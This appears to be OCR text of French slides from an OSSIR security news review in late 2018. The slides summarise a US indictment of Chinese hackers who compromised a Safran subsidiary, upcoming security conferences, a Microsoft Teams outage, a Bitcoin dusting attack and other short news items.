
https://www.slashgear.com/amazon-ordered-to-hand-over-echo-recordings-in-double-murder-11553343/

Droit / Politique
International

Les Etats-Unis attaquent en justice des pirates chinois

- Qui ont notamment compromis une filiale de SAFRAN, via l'intervention de deux employés espions, dont l'un en charge de l'IT
- Safran fait de la réponse à incident, l'IT manager est un espion qui communique avec la Chine, pendant que les US espionnent tout ça...

https://www.justice.gov/opa/press-release/file/1106491/download



GU GEN, aka "Sam Gu," (顾根 STC 7357/2704), a Chinese employee of Company I, a French aerospace manufacturer with an office in Suzhou, Jiangsu province, China. GU was

Conférences

Conférences

Passées

- BlackAlps 2018 - du 7 au 9 novembre à Yverdon-les-Bains (Suisse)
- BruCon 2018 - les 3, 4 et 5 octobre à Gand (Belgique)

A venir


- GreHack - 16 novembre 2018 à Grenoble
- SigSegV1 - 1er décembre 2018 à Paris
- BotConf - 5 au 7 décembre 2018 à Toulouse
- Black Hat Europe - du 3 au 6 décembre à Londres (UK)

Divers / Trolls velus

Divers / Trolls velus

Le Cloud c'est bien, sauf quand il y'a des incidents généralisés

- Panne de Microsoft Team pendant 3h
- Une partie des requêtes étaient redirigées vers un backup



TM152345 - Microsoft Teams sign-in issue

État:	Dégradation du service	Mise à jour:	2018-10-26 07:27 (UTC)
Impact sur les utilisateurs:	Users are unable to sign in to the Microsoft Teams client.	Heure de début:	2018-10-26 07:24 (UTC)
Dernier message:	Title: Microsoft Teams sign-in issue User Impact: Users are unable to sign in to the Microsoft Teams client. More info: Whilst we focus on remediation, users may be able to sign in using the Microsoft Teams web client. Current status: We're analyzing diagnostic data to isolate the source of the issue. Scope of impact: Impact is specific to a subset of users who are served through the affected infrastructure. Next update by: Friday, October 26, 2018, at 9:30 AM UTC		

Évaluer la précision et l'utilité des informations dans cette publication : ☆☆☆☆☆

Historique des messages


Title: Microsoft Teams sign-in issue	Mise à jour: 2018-10-26 07:27 (UTC)

Divers / Trolls velus

Désanonymisation Bitcoin “Dusting Attack”

- minuscules virements et suivi de la dépense

  https://twitter.com/SamouraiWallet/status/1055345822076936192



Infogreffe et le GDPR

https://twitter.com/desmaraispierre/status/1056903229227876358?s=11

Divers / Trolls velus

Retrouver la langue originale d'une traduction

- Arbre phylogénétique

  https://twitter.com/dogemocenigo/status/1054295241363259392?s=11

WebPerl : Perl en WebAssembly

- Mélanger les 2 pires langages, c'est l'oeuvre de Satannnn...

  https://webperl.zero-g.net/

<<Pourquoi la NSA m'a appelé après minuit>> *(année 2000)*

- Appel dans la nuit dans la famille de l'auteur de SafeHouse
- Confirmation que c'est bien la NSA et envoie du code source
- Mais le criminel utilisait la version gratuite ne permettant que du chiffrement 40 bits 😀

  https://medium.com/datadriveninvestor/why-the-nsa-called-me-after-midnight-and-requested-my-source-code-f7076c59ab3d


Divers / Trolls velus

Cyber cyber cyber cyber cyber cyber...

https://twitter.com/jayynecobb/status/1055261101825421312

Part of new cyber strategy to identify, track, warn Russian operatives.

SEAN GALLAGHER - 10/23/2018, 5:10 PM



U.S. Air Force photo by Airman 1st Class Thomas Karol

Enlarge / Cyber airmen cybering in the cyberspace.

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 11 décembre 2018

After Work

- Fin novembre

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous